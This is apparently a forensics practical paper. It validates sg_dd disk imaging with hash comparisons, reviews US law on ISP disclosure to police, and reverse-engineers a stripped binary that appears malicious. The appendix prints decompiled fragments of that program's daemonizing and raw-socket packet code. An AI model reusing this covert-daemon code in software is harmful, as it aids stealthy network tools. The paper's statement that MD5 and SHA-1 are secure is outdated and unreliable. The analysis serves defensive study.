The md5 hash is calculated for this disk:

```
# dd if=/dev/da0 | md5
71132959+0 records in
71132959+0 records out
36420075008 bytes transferred in 22143.764797 secs (1644710 bytes/sec)
0c93a9c96525b72fdab9faeabc12e6cb
```

Once again the number of blocks read and the md5 hash from FreeBSD match those obtained with sg_dd (and not those obtained with Linux dd).

Sixth disk (d5)

The label on the hard disk describes it as a Seagate Medalist 3210, Model ST33210A. Serial number 7A—HQ.

The relevant dmesg output is as follows:

```
  Vendor: ST33210A  Model:                    Rev:
  Type:   Direct-Access                       ANSI SCSI revision: 06
SCSI device sda: 6346368 512-byte hdwr sectors (3249 MB)
```

This disk does appear to be the expected disk. The commands outlined in the documented procedure follow, with their output:

```
# md5sum /dev/sda > d5.md5sum
# sha1sum /dev/sda > d5.sha1sum
# dd if=/dev/sda of=d5.dd
6346368+0 records in
6346368+0 records out
# md5sum d5.dd > d5.dd.md5sum
# sha1sum d5.dd > d5.dd.sha1sum
# sg_dd if=/dev/sg0 of=d5.sg_dd
Assume default 'bs' (block size) of 512 bytes
6346368+0 records in
6346368+0 records out
```

```
# md5sum d5.sg_dd > d5.sg_dd.md5sum
# sha1sum d5.sg_dd > d5.sg_dd.sha1sum
# md5sum /dev/sda
0acdd9f6e49ccd86396ac0b2c186630a  /dev/sda
# sha1sum /dev/sda
01f354857e24dc3d395d7436761802a814ce4b83  /dev/sda
```

The contents of the various hash files are as follows:

```
> head d5.md5sum d5.dd.md5sum d5.sg_dd.md5sum d5.sha1sum
d5.dd.sha1sum d5.sg_dd.sha1sum
==> d5.md5sum <==
0acdd9f6e49ccd86396ac0b2c186630a  /dev/sda

==> d5.dd.md5sum <==
0acdd9f6e49ccd86396ac0b2c186630a  d5.dd

==> d5.sg_dd.md5sum <==
0acdd9f6e49ccd86396ac0b2c186630a  d5.sg_dd

==> d5.sha1sum <==
01f354857e24dc3d395d7436761802a814ce4b83  /dev/sda

==> d5.dd.sha1sum <==
01f354857e24dc3d395d7436761802a814ce4b83  d5.dd

==> d5.sg_dd.sha1sum <==
01f354857e24dc3d395d7436761802a814ce4b83  d5.sg_dd
```

All of the hashes are properly matched. The two images are the same length:

```
> find . -name d5\*dd -printf '%p \t%s\n'
./d5.dd         3249340416
./d5.sg_dd      3249340416
```

On FreeBSD the drive is again verified to be correct:

```
# dmesg | grep da0:
da0: <ADS Tech 1394 Storage+Rep 0031> Fixed Simplified Direct Access SCSI-4 device
da0: 50.000MB/s transfers
da0: 3098MB (6346368 512 byte sectors: 255H 63S/T 395C)
```

In this case the name of the enclosure is reported rather than the name of the disk. No other ADS enclosure is attached to the system, so this must be the one containing the ST33210A.

```
# dd if=/dev/da0 | md5
6346368+0 records in
6346368+0 records out
3249340416 bytes transferred in 5369.383041 secs (605161 bytes/sec)
0acdd9f6e49ccd86396ac0b2c186630a
```

The MD5 hash matches those calculated under Linux.

Analysis

In all cases sg_dd was able to create an image identical to that of dd and identical to the original disk, as demonstrated by the MD5 and SHA-1 hashes. In some cases sg_dd captured more data from the disk than did dd running on Linux. When this happened it was possible to extract a subset of the sg_dd image that exactly matched the dd image, which indicates that the sg_dd image was a superset of the Linux dd image. These cases occurred on disks with an odd number of blocks, as expected due to the Linux block layer' s inability to address a trailing odd-numbered block. Hashes calculated on FreeBSD match

the images created by sg_dd on Linux. Since FreeBSD is not known to suffer from the odd-block addressing problem, this is a strong indication that the sg_dd image is correct and more complete than a Linux dd image when imaging disks with an odd number of physical blocks.

Also important is the observation that initial hashes of the disks match hashes taken after the imaging process is concluded. This means that the imaging tools did not alter the original media, an important criteria for use in a forensic context.

Confidence in this analysis is provided largely by the use of cryptographic hashing algorithms. MD5 and SHA-1 were designed to give any input string a unique, constant "fingerprint". Both algorithms have a goal of being statistically unlikely to output the same fingerprint for two different input streams. MD5' s design goal is to require 2^{64}, or 18 billion billion, operations before a directed effort can succeed in obtaining two different inputs with the same hash value.[30] The odds of two random inputs having the same MD5 hash value are even lower, and SHA-1 is intended to be even more accurate. To put that first figure (1 in 18 billion billion) into perspective, it is worth noting that DNA evidence has been used to imprison suspects based on a match probability as low as 1 in 37 million[31] —a far weaker assurance than that provided by cryptographic hashes. To date, the MD5 and SHA-1 algorithms are thought to be secure and accurate, but there is the possibility that future research could uncover a weakness. The use of both hashes in tandem helps guard against that possibility, since the failure of one would be compensated by the presence of the other. Cryptographic hashing algorithms are widely recognized as best practices for image identification[32] and have been introduced as supporting evidence in high-profile cases.[33]

Presentation

First, and most importantly, it is necessary to establish the validity of the sg_dd image. A hash recorded at the time the image was created can be used to demonstrate that an image submitted as evidence has not been corrupted. A hash of the original disk can be used to show that the contents of an sg_dd image are identical to the original media. Unfortunately a full-disk hash based on the logical block device will not match an sg_dd hash if the disk has an odd number of physical sectors. One possibility for addressing this issue would be to use the logical block hash to validate all but the last block of the sg_dd image and to generate a separate hash of the last block using sg_dd with the command line "sg_dd if=[device] skip=[device_block_count – 1] count=1 | md5sum". This command line will skip past all but the final block on the disk, then send that single final block to the md5sum command. (A similar command line can be used

30 *RFC1321*, Summary
31 Moenssens, *A Mistaken DNA Identification*
32 Deering, *Data Validation*
33 http://notablecases.vaed.uscourts.gov/1:01-cr-00455/docs/68092/0.pdf

to record an SHA-1 hash for the final block.) The drawback to this approach is that image validation is a somewhat complex two-step process.

Another approach is to use sg_dd as a complement to dd rather than as a replacement, by combining both dd and sg_dd into an imaging procedure. The traditional dd could be used to capture an image of the block device and sg_dd could be used to capture only the last two blocks on disk. If the disk has an even number of blocks, both blocks captured by sg_dd will overlap the end of the dd image. Otherwise, if the disk has an odd number of blocks there will be one overlapping block to provide context, and the final block will be preserved. A hash could be made of the last two blocks by piping the output of sg_dd directly into the md5sum or sha1sum command, as in the previous command line example. This could be combined with hashes of the stored image of the last two blocks in order to show that the results obtained from the original media are repeatable, and research such as that presented here could support the claim that sg_dd is non-destructive as well as able to provide a valid image. In this approach the impact of using the sg_dd tool will be felt only in those cases where it is essential—a dd image taken in the traditional fashion will be the primary evidence, but the sg_dd image is available to fill any gaps in the dd image' s coverage.

It would be unusual to present a disk image as evidence without also providing some interpretation. Since this tool' s output is equivalent to the output of the dd tool it can be used interchangeably with dd. This means that the sg_dd image can be used for forensic analysis in tools capable of analyzing a dd image, such as Encase,[34] TCT,[35] or Autopsy.[36] Each of these tools can be used to examine a disk for evidence stored in deleted files, create a timeline of activity by an intruder, and otherwise convert the raw image file into a form more easily understood. Even when using tools such as these it is important to keep the raw image—along with supporting information such as hash values, drive identification information, and file sizes—available for further examination and review.

Future Directions

Tests using a wider variety of SCSI disks and controllers would help establish the repeatability of these results. Further testing with IDE->FireWire devices would support the use of such devices in a forensic context and provide a mechanism for use of sg_dd with IDE devices. It would also be good to design a methodology to test the tool under various error conditions, such as a bad block on the source disk. Finally, it might be useful to evaluate another package (sg2-utils) which is intended to be used on older 2.2-series Linux kernels, in the event that it is necessary to image a disk on a system running Linux 2.2.

34 http://www.guidancesoftware.com/products/software/encaseforensic.shtm
35 http://www.porcupine.org/forensics/tct.html
36 http://www.atstake.com/research/tools/autopsy/

Conclusions

This procedure has demonstrated that sg_dd does meet the desired criteria: the tool creates bit image copies; it creates those copies without modifying the original media; and it can capture the last block of a disk with an odd number of sectors.

A few caveats are worth mentioning. First, sg_dd is not as widely known or understood as dd. Use of this tool may require more explanation then use of a traditional dd. Second, it is more difficult to verify the accuracy of an image obtained by sg_dd from an odd-numbered disk. Specifically, as shown above, a simple hash performed on the block device is subject to the 1024-byte block limit and will not match a hash of an sg_dd image for an odd numbered disk. (A work-around for that issue was proposed above.) Third, the tool is not portable across platforms; sg_dd is intended to be used only on Linux kernels providing the SCSI generic device. Fourth, sg_dd is intended for use with SCSI disks. USB- and IEEE1394-attached disks normally appear as SCSI disks on a Linux systems but disks attached to an IDE interface do not, and the latter cannot be imaged directly by sg_dd. (A FireWire to IDE converter is an option, as shown during the tests.) Finally, there are discussions of including a new device interface in future versions of the Linux kernel which would allow a traditional dd to access the last block of an odd numbered disk—making sg_dd unnecessary for this purpose.

Even with caveats sg_dd is a valuable tool. Regardless of whether future Linux kernels provide a better interface, there will likely be a desire to produce full disk images on Linux 2.4 systems for at least the immediate future. sg_dd provides one approach to meeting that requirement.

Additional Information

There is a HOWTO document describing the Linux SCSI generic interface at http://www.torque.net/sg/p/sg_v3_ho.html.

Legal Issues of Incident Handling

Scenario

"You are the system administrator for an Internet Service Provider that provides Internet access to paying customers. You receive a telephone call from a law enforcement officer who informs you that an account on your system was used to hack into a government computer. He asks you to verify the activity by reviewing your logs and determine if your logs reflect whether or not the activity was initiated there or from another upstream provider. You review your logs and can only determine a valid user account logged in via a dial up account during the period of the suspicious activity."

The rest of this section will deal with the issues raised in this scenario. For this discussion it is assumed that the government computer is the property of the United States government and that the Internet Service Provider is located within the United States; that is, that the scenario is governed by the laws of the United States of America. Note that several of the applicable sections of the United States Code (USC) were updated fairly recently by the USA Patriot Act (PL107-56, signed into law 26 October 2001). Many commonly-available copies of the USC do not reflect these changes, so care should be taken to check that a copy is current when researching this topic. Note also that several of the updated portions have sunset clauses and will expire in 2005 without further legislative action. This material is educational in nature and is not legal advice.

Voluntary Provision of Information

The first question concerns what information can be voluntarily provided to the officer during the initial phone call. Title 18 of the USC, Section 2702, generally forbids a service provider from voluntarily releasing any records or subscriber information to any government body.[37] This prohibition does not apply if there is a reason for the provider to believe that there is a serious or life-threatening emergency justifying a disclosure of customer records;[38] thus, any available information may be immediately provided if the officer indicates that there is such an emergency. Another exception to this prohibition is the case where the customer has provided consent for the disclosure of records.[39] This last may be applicable if customers agreed to such a disclosure policy as a condition of use, perhaps as part of an Acceptable Use Policy (AUP).

There are two further exceptions which do not apply to the situation outlined above. First, the service provider may disclose records in the normal course of business.[40] For example, an email header might reveal a customer' s IP address and the time he was logged in, but that is a normal function of the service and covered by the exception. That exception is not applicable here because the

37 Title 18 of the United States Code, § 2702(a)(3)
38 18 USC § 2702(c)(4)
39 18 USC § 2702(c)(2)
40 18 USC § 2702(c)(3)

officer is making a specific request for information. Second, the provider may disclose records for "the protection of the rights or property of the provider."[41] This exception also does not apply since the computer that was attacked was not the property of the provider and there is no other indication of harm to the provider.

In the absence of a valid exception to the general prohibition on releasing information it would be legal to voluntarily provide the officer with information not specific to a customer in an effort to assist the investigation. Such information might be confirmation that the IP address range related to the case is indeed hosted by the provider; the fact that logs do exist and the general nature of such logs; or the fact that the address in question is related to a dial up account. This information can facilitate the investigation by indicating what steps the officer will need to take, without compromising the privacy of an individual customer.

Beyond purely legal requirements, it is good practice for an Internet Service Provider to create a policy that all law enforcement requests be directed to a single point of contact, such as a legal department. Such a contact should have the experience and knowledge to best understand the requirements both of customer privacy and of law enforcement. In such a case it is acceptable for employees to be instructed to direct the caller to the appropriate party rather than answer questions themselves.

Preservation of Evidence

Should the officer request that the provider preserve any potential evidence, the provider "shall take all necessary steps to preserve records and other evidence in its possession pending the issuance of a court order or other process."[42] This evidence must be preserved for 90 days, and that time period can be extended once for an additional 90 days.[43] The phone call may be considered the instrument of notification, but a written request will typically follow for record keeping purposes.

Compulsory Provision of Records

A government entity may request full records in this case via three mechanisms. First, a warrant may be issued "using the procedures described in the Federal Rules of Criminal Procedure by a court with jurisdiction over the offense under investigation or equivalent State warrant."[44] In the case of logs as discussed in this scenario, a warrant can be issued if there is probable cause to believe that the records are "evidence of a crime."[45] The warrant' s provisions will be carried out immediately upon being served to the party named in the warrant. Second, a court order can be issued if there is reason to believe that the records sought

41 18 USC § 2702(c)(3)
42 18 USC § 2703(f)(1)
43 18 USC § 2703(f)(2)
44 18 USC § 2703(c)(1)(A)
45 Federal Rules of Criminal Procedure, Rule 41(c)

"are relevant and material to an ongoing criminal investigation."[46] The provider may bring before the court a motion to modify or rescind such an order if the order would cause an undue burden on the provider. This motion must be made soon after the order is issued. Third, the customer can give consent to the release of records.[47] Again, this might be applicable if the provider has a disclosure policy in place and the customer has agreed to such policy.

A limited subset of records is available by means of an administrative, trial, or Grand Jury subpoena if they may be relevant to an investigation. Specifically, the customer' s name, address, record of session times and durations, length and type of service, subscriber identity (e.g., the IP address used), and means of payment are accessible via this mechanism.[48] The subpoena may be challenged, and a reasonable period of time is allowed to review the subpoena before its requirements are fulfilled.

None of these mechanisms requires notification of the request to be sent to the customer.[49] In cases of foreign intelligence and terrorism the court may prohibit discussion of the order and of activities carried out under the order.[50]

Since the Patriot Act took effect it is expressly sufficient to have an order signed by a court with jurisdiction over the offense, rather than by the court in whose district the records reside.[51]

Voluntary Investigation of Incident

Having been given an indication that an account may be used for illicit activity, the provider may choose to check its logs on its own initiative to determine whether the account is being used by a lawful customer or whether the account is being used inappropriately or fraudulently, against the interests of the provider. (The prohibition in 18 USC § 2702 is against disclosure of records to government, and does not cover internal review.) For example, records might show that the account was not created by an authorized individual. Alternatively, an authorized account that was compromised might be used by several unauthorized users simultaneously, over a wide geographic area.

Also, the provider may monitor either the sessions or the actual content of communications to and from the account in an effort to protect the provider' s own rights and resources.[52] For example, the provider could monitor or record information about attacks against its own servers, or a denial of service (DOS) attack designed to consume resources on the provider' s own network. The provider may not generally monitor all communications on its network as this would be a violation of the privacy rights of its customers. Any monitoring the

46 18 USC § 2703(d)
47 18 USC § 2703(c)(1)(C)
48 18 USC § 2703(c)(2)
49 18 USC § 2703(c)(3)
50 50 USC § 1862(d)(2)
51 18 USC § 2703(c)(1)(A), § 2703(d)
52 18 USC § 2511(2)(a)(i)

provider does under this authority must be configured to avoid unnecessarily intercepting legitimate traffic.

Again, there is a provision for monitoring if the customer has given consent to the monitoring.[53] This may be the case if the customer logs into a particular server where there is a banner indicating that connections may be monitored.

It is worth noting that, while not specifically an investigation, a provider can act on evidence of illegal activity that is discovered in the normal course of business, whether that activity is stored[54] or ongoing.[55] This expressly excludes the provider from monitoring with the intent of classifying content, and is limited to evidence discovered incidentally while providing routine service.

Procedures for Illicitly Obtained Account

Should it become apparent that the account used to compromise the government computer was created through illicit means, the provider has far more latitude in the information that can be released to law enforcement.

As the account is not associated with a customer or subscriber of the service, the privacy requirements that forbid releasing records to a government entity do not apply. Thus, any record of session start and stop times, IP addresses used, and the like can be freely released to law enforcement.

Also, since any stored communications associated with the illicit account are an unauthorized use of the provider' s resources, they may be disclosed to law enforcement as necessary to protect the provider' s interests.[56]

Likewise, any ongoing communications to and from the illicit account can be monitored and recorded, as "protection of the rights or property of the provider."[57] Note that this would not (and must not) be random monitoring, but would be directed specifically at the account that was created improperly. The monitoring could be done to learn the extent of the compromise of the provider' s service, and to contain future compromise. Information obtained through such monitoring could be freely released to law enforcement, with clear documentation that:

- the provider is a victim of the crime and affirmatively wishes both to intercept and to disclose to protect the provider' s rights or property,
- law enforcement verifies that the provider' s intercepting and disclosure was motivated by the provider' s wish to protect its rights or property, rather than to assist law enforcement,
- law enforcement has not tasked, directed, requested, or coached the monitoring or disclosure for law enforcement purposes, and

53 18 USC § 2511(2)(d)
54 18 USC § 2702(b)(6)
55 18 USC § 2511(2)(a)(i)
56 18 USC § 2702(b)(5)
57 18 USC § 2511(2)(a)(i)

- law enforcement does not participate in or control the actual monitoring that occurs[58]

If the above conditions are not met the information obtained by the monitoring may be thrown out of any court proceedings.

Alternatively, the provider could ask for law enforcement assistance in tracking the user of the invalid account if the "electronic communications of a computer trespasser [are] transmitted to, through, or from [a] protected computer".[59]

References

Backer Street Software. (Checked February 2003). "REC – Reverse Engineering Compiler". http://www.backerstreet.com/rec/rec.htm

Brouwer, Andries. (September 2002). *The FAT Filesystem*. http://www.win.tue.nl/~aeb/linux/fs/fat/fat.html

Computer Crime and Intellectual Property Section, Criminal Division, United States Department of Justice. (July 2002). *Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations*. http://www.usdoj.gov/criminal/cybercrime/s&smanual2002.htm

Deering, Brian. (2000). *Data Validation Using the MD5 Hash*. http://www.forensics-intl.com/art12.htm

"Disclosure of Contents". *United States Code* § 2702. (2001). (unofficial) http://www.usdoj.gov/criminal/cybercrime/usc2702.htm

Federal Rules of Criminal Procedure. (2001). http://www.house.gov/judiciary/crim2001.pdf

Huang, J. C., and Leng, T. (Checked March 2003). *Generalized Loop-Unrolling: a Method for Program Speed-Up*. http://www.cs.uh.edu/~jhuang/JCH/JC/loop.pdf.

IEEE and The Open Group. (2003). *IEEE Standard 1003.1-2001: Shell and Utilities*. http://www.opengroup.org/onlinepubs/007904975/utilities/contents.html

Internet Assigned Numbers Authority. (Checked February 2003). *IP Parameters*. http://www.iana.org/assignments/ip-parameters

"Interception and disclosure of wire, oral, or electronic communications prohibited". *United States Code* § 2511. (2001). (unofficial) http://www.usdoj.gov/criminal/cybercrime/usc2511.htm

Lyle, Dr. James. (January 2002). *Notes on dd and Odd Sized Disks*. http://www.cftt.nist.gov/Notes_on_dd_and_Odd_Sized_Disks4.doc

58 Searching and Seizing, IV(D)(3)(c)
59 18 USC § 2511(2)(i)

Moenssens, Andre A. (October 2000). *A Mistaken DNA Identification*. http://www.forensic-evidence.com/site/EVID/EL_DNAerror.html

National Institute of Justice, Office of Justice Programs, U.S. Department of Justice. (August 2002). *Test Results for Disk Imaging Tools: dd GNU fileutils 4.0.36, Provided with Red Hat Linux 7.1*. http://www.ncjrs.org/pdffiles1/nij/196352.pdf

National Institute of Standards and Technology. (2003). *Dictionary of Algorithms and Data Structures*. http://www.nist.gov/dads/

National Institute of Standards and Technology. (2001). *Disk Imaging Tool Specification*. http://www.cftt.nist.gov/DI-spec-3-1-6.doc

PKWARE. (November 2001). *ZIP File Format Specification*. http://www.pkware.com/products/enterprise/white_papers/appnote.html

Postel, J. (1981). *RFC 768: User Datagram Protocol*. http://www.faqs.org/rfcs/rfc768.html

Postel, J. (1981). *RFC 791: Internet Protocol*. http://www.faqs.org/rfcs/rfc791.html

Postel, J. (1981). *RFC 792: Internet Control Message Protocol*. http://www.faqs.org/rfcs/rfc792.html

Rivest, R. (1992). *RFC 1321: The MD5 Message-Digest Algorithm*. http://www.faqs.org/rfcs/rfc1321.html

"Requirements for Governmental Access". *United States Code* § 2703. (2001). (unofficial) http://www.usdoj.gov/criminal/cybercrime/usc2703.htm

U.S. Department of Commerce and National Institute of Standards and Technology. (1995). *Federal Information Processing Standards Publication 180-1: Secure Hash Standard*. http://www.itl.nist.gov/fipspubs/fip180-1.htm

United States Code. (2000). http://www.access.gpo.gov/uscode/uscmain.html

"Unlawful Access to Stored Communications". *United States Code* § 2701. (2001). (unofficial) http://www.usdoj.gov/criminal/cybercrime/usc2701.htm

"USA PATRIOT Act". *Public Law 107-56*. (2001). http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=107_cong_public_laws&docid=f:publ056.107

Appendix A: Detailed Binary Analysis

This appendix is a detailed description of the process of analyzing the binary' s reverse-compiled code listing.

A Representative Function Listing: the daemonizer

The output from rec is very verbose, so only a subset of it is included here (a full listing is available in Appendix B). The following is a representative function that appears to be responsible for making the program run as a daemon, or background server process. The listing is included twice: once unaccompanied to give an idea of the detail available from the rec output, and once with commentary interspersed.

Daemonizer Listing

```
L0804994C()
{
        int ebx;



    close(0);
    if(*L0804C544 == 0) {
        close(1);
        close(2);
    }
    signal();
    signal();
    signal(20, 1, 21, 1, 22, 1);
    eax = fork();
    if(eax != -1) {
        if(eax == 0) {
            goto L080499e0;
        }
        close( *L0804C54C);
        close( *L0804C550);
        exit(0);
    }
    if(*L0804C544 != 0) {
        perror("[fatal] Cannot go daemon");
    }
    L080498DC(1);
L080499e0:
    if(setsid() == -1) {
        if(*L0804C544 != 0) {
            perror("[fatal] Cannot create session");
        }
        L080498DC(1);
    }
    ebx = open("/dev/tty", 2);
    if(ebx >= 0) {
```

```
        if(ioctl(ebx, 21538, 0) == -1) {
            if(*L0804C544 != 0) {
                perror("[fatal] cannot detach from controlling
terminal");
            }
            L080498DC(1);
        }
        close(ebx);
    }
    *L0804C6D0 = 0;
    chdir("/tmp");
    return(umask(0));
}
```

Note that there are no symbolic names associated with functions and variables—this is the result of the program having been stripped, as discussed earlier in the text. Instead, functions and variables are referenced only by their offsets in the program' s address space, the place assigned to each variable or bit of code when the binary was originally compiled. The addresses will follow two forms depending on context: e.g., L0804C548 and 0x0804C548. Both of these forms refer to the same address, but look slightly different due to the context in which they are used.

Daemonizer Commentary

From this point forward, functions will be referenced by address (e.g., the function above would be called L0804994C) and can be found in full in Appendix B. Now the same function listed above, with commentary:

```
L0804994C()
{
        int ebx;

    close(0);
```

This closes the “stdin” file descriptor. This is routinely done to eliminate connections between a server process and its parent.

```
    if(*L0804C544 == 0) {
        close(1);
        close(2);
    }
```

Conditionally (based on value in memory location 0x0804C544) closes “stdout” and “stderr”. (0x0804C544 will later be identified as a debug flag—if debugging is enabled the program leaves these files open in order to send debugging messages.)

```
    signal();
    signal();
    signal(20, 1, 21, 1, 22, 1);
```

Ignores three signals. These are SIGTSTP, “Stop typed at tty”; SIGTTIN, “ tty input for background process”; and SIGTTOU, “tty output for background

process". The symbolic values and descriptions are from /usr/include/asm/signal.h on a Linux system.

```
eax = fork();
```

Starts a new process

```
if(eax != -1) {
```

If the fork succeeds...

```
    if(eax == 0) {
        goto L080499e0;
```

...the child jumps lower in the code...

```
    }
    close( *L0804C54C);
    close( *L0804C550);
    exit(0);
```

...while the original process closes two items and exits normally. (These will later be identified as network sockets.)

```
}
if(*L0804C544 != 0) {
    perror("[fatal] Cannot go daemon");
```

Conditionally (based on value in memory location 0x0804C544—the value seen earlier, which begins to look like a debug flag) prints an error message if the fork failed and...

```
}
L080498DC(1);
```

...calls another function.

```
L080499e0:
```

This is the point the child process previously jumped to.

```
if(setsid() == -1) {
```

Runs setsid (creates a new process group and session for this process) and on error...

```
    if(*L0804C544 != 0) {
        perror("[fatal] Cannot create session");
```

...conditionally (based on L0804C544, the presumed debug flag) prints an error message...

```
    }
    L080498DC(1);
```

...and calls another function. This is the same function called for a fork error, and is likely an exit function.

```
}
ebx = open("/dev/tty", 2);
```

Attempts to open the terminal device.

```
if(ebx >= 0) {
```

If the terminal device is opened...

```
        if(ioctl(ebx, 21538, 0) == -1) {
```
Attempt to run TIOCNOTTY ioctl on the terminal. This will detach the process from its controlling terminal, which means that the program will no longer be notified when certain events happen on the terminal from which it was started. The symbolic value is from the ioctl_list(2) man page on a Linux system. On error...

```
            if(*L0804C544 != 0) {
```
...check presumed debug flag to possibly...

```
                perror("[fatal] cannot detach from controlling
terminal");
```
...print error message...

```
            }
            L080498DC(1);
```
...and call presumed exit function.

```
        }
        close(ebx);
```
Close the terminal.

```
    }
    *L0804C6D0 = 0;
```
Sets some memory location to 0. This location does not appear elsewhere, so it is unclear what it is.

```
    chdir("/tmp");
```
Change the directory to /tmp. Possibly because /tmp is a commonly used directory, so any activity there is unlikely to be noticed.

```
    return(umask(0));
```
Sets file creation mask to 0 (files will be created with full read, write, and execute permissions for all users) and the function exits.

```
}
```

Daemonizer Summary

Note that several of the system calls identified earlier in the readelf section are present in this small snippet, namely “fork”, “setsid”, and “ioctl”. Together they are used to dissociate the program from its parent process so it can run independently in the background. The presence of daemonizing code indicates that the subject program is not meant to be interactively, but is rather a long-running server process on the system.

As one analyzes the rec output it is helpful to take notes associating addresses with their presumed functions (based on the ongoing analysis.) Here are the functions that have been tentatively identified, with short descriptions:

0x080498DC – exit function

0x0804994C – make_daemon function

0x08049B78 – main function

0x0804C544 – debug flag

0x0804C54C – file descriptor

0x0804C550 – file descriptor

As the analysis continues these items might be seen again, and this list will help keep track of them.

Socket Routines

Recalling the readelf output and analysis, one of the interesting things about this program was the fact that, while several low-level network functions were called, no higher level functions were present. With the rec output it is possible to see exactly how the network functions are used. There are two functions in atd that make a socket() system call (which creates a network socket.) These are L08049B78 and L0804A6AF. Of those, L08049B78 is the most commonly used and will be discussed at length. L0804A6AF will be mentioned later in the text.

Sockets in the main Function

The first function using sockets, L08049B78, is called only once, from the program' s entry point, which indicates that it is the "main" function of the program. It makes two socket calls:

```
eax = socket(2, 3, *L0804C548);
*L0804C550 = eax;
```

and

```
eax = socket(2, 3, 255);
*L0804C54C = eax;
```

The return value of the first call (the socket) is placed in L0804C550 and the return value of the second is placed in L0804C54C. In both cases the first two parameters, "2" and "3", indicate an internet socket (PF_INET) and a raw socket (SOCK_RAW) respectively. (That is, the socket uses the internet protocol—IP—when communicating with remote hosts, and the socket provides low-level access to a particular protocol.) The third parameter indicates the particular protocol to be used over IP. For the second call it is a constant value, 255, which indicates that that the socket will be using raw IP packets (IPPROTO_RAW). The first call references a memory address, L0804C548, which was set slightly earlier in the code:

```
if(al == 105) {
    *L0804C548 = 1;
    continue;
}
if(al != 117) {
    goto L08049cd8;
}
*L0804C548 = 17;
```

The two possible values for L0804C548 are 1 and 17, which translate to the ICMP and UDP protocols, respectively. Note that the socket opened by the first

call is stored in L0804C550 while the second socket is stored in L0804C54C. The next section of the code performs one more operation on the socket in L0804C54C:

```
      if(setsockopt( *L0804C54C, 0, 3, 0x804c554, 4) < 0 && *L0804C544
!= 0) {
         perror("Cannot set IP_HDRINCL socket option");
```

This enables an option, "3" or IP_HDRINCL, which indicates that data sent to this socket will include an IP header; that is, the socket is used to send a fully-formed packet to the network.

Socket Summary

To summarize, L0804C550 is a socket used to receive either UDP/IP or ICMP/IP packets, while L0804C54C is used to send hand-crafted packets onto the network. (These could be UDP or ICMP packets, among others.) It is worth noting that raw sockets and the IP_HDRINCL socket option require system (root) privileges and are a definite indication that the program is meant to be run by a privileged user. Our list of known items can be updated, and now includes:

0x080498DC – exit function

0x0804994C – make_daemon function

0x08049B78 – main function

0x0804C544 – debug flag

0x0804C548 – protocol flag

0x0804C54C – file descriptor, send socket

0x0804C550 – file descriptor, receive socket

Network Transmission

There appears to be only one place where the program sends output to the network: a line that reads "ebx = sendto();". It is found in function "L0804A188", which is called several times, e.g., in the following examples:

```
                if(*L0804C544 != 0) {
                    (save)L08049758(ebx);
                    (save) *L0804C53C & 65535;
                    fprintf(0x804c6d8, "\tsending L_QUIT: <%d>
%s\n");
                }
                L0804A188(A8, ebx, 210, 1);
```

and

```
            fprintf(0x804c6d8, "\tsending protocol update: <%d> %s
[%d]\n");
            L0804A188(esi, ebx, 178, 0);
            L0804A188(esi, ebx, 241, 0);
```

Note that accompanying text confirms that the function L0804A188 is associated with data transmission. Here is the sendto call:

```
(save)16;
(save) & Vfffffff0;
(save)0;
(save)84;
(save)0x804c738;
(save) *L0804C54C;
ebx = sendto();
```

The “save” items prior to the sendto call are the arguments to the sendto command, and it is helpful in this case to work backwards . The first argument to the sendto function is an integer representing the file descriptor of an open network socket, in this code it would be found at memory address L0804C54C (recall that this was previously identified as the address of a socket used for sending.) The second argument is a pointer to msg, the data to be sent, found here at memory address 0x0804C738. The third argument is is the length of the data, here a constant 84 bytes. The fourth argument consists of various flags that can be set to modify the behavior of the sendto function; the constant value 0 found here indicates that no flags are being used. The fifth argument is a pointer to a “sockaddr” structure which will indicate the recipient of the sent packet, here found at memory address 0xfffffff0. The sixth and final argument is the length of the sockaddr structure, here a constant 16 bytes.

The fifth argument, the destination address, is relatively straightforward to decode:


```
ebx = Ac;
...
Vfffffff0 = 2;
Vfffffff4 = ebx;
```

the first two bytes are the number 2, which indicates that the address is an AF_INET, or internet address. The next portion is the second argument passed to the L0804A188 function. (That is, one of the parameters of the L0804A188 function is the destination IP address.)

IP Packet Construction

The data payload is somewhat harder to decode. From the use of PF_INET, IPPROTO_RAW, and IP_HDRINCL when the socket was created it is known that the payload must be a fully formed IP packet. Here is a diagram of a minimal IP packet from RFC791:

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
```



The numbers across the top indicate bit offsets for the various items. Since the payload parameter in the sendto call references memory address 0x0804C538 it is possible to calculate the memory location of each of the items in the IP packet:

0x0804C738: IP Version & Header Length

0x0804C739: IP Type of Service

0x0804C73A: IP Packet Length

0x0804C73C: IP ID

0x0804C73E: IP Flags & Fragment Offset

0x0804C740: IP Time to Live

0x0804C741: IP Protocol

0x0804C742: IP Header Checksum

0x0804C744: IP Source Address

0x0804C748: IP Destination Address

Any field that is not explicitly set in the code is set to zero by the line "bzero(0x804c738, 84);" Certain of the fields, such as the source address, will be filled in by the kernel if they are set to zero. The IP header checksum is always filled in by the kernel, as is the packet length.

Based on the address template above it is possible to begin to interpret more of the code:

```
*L0804C738 = 69;
*L0804C73A = 21504;
*L0804C740 = 64;
*L0804C741 = *L0804C548;
*L0804C748 = Vffffff4;
```

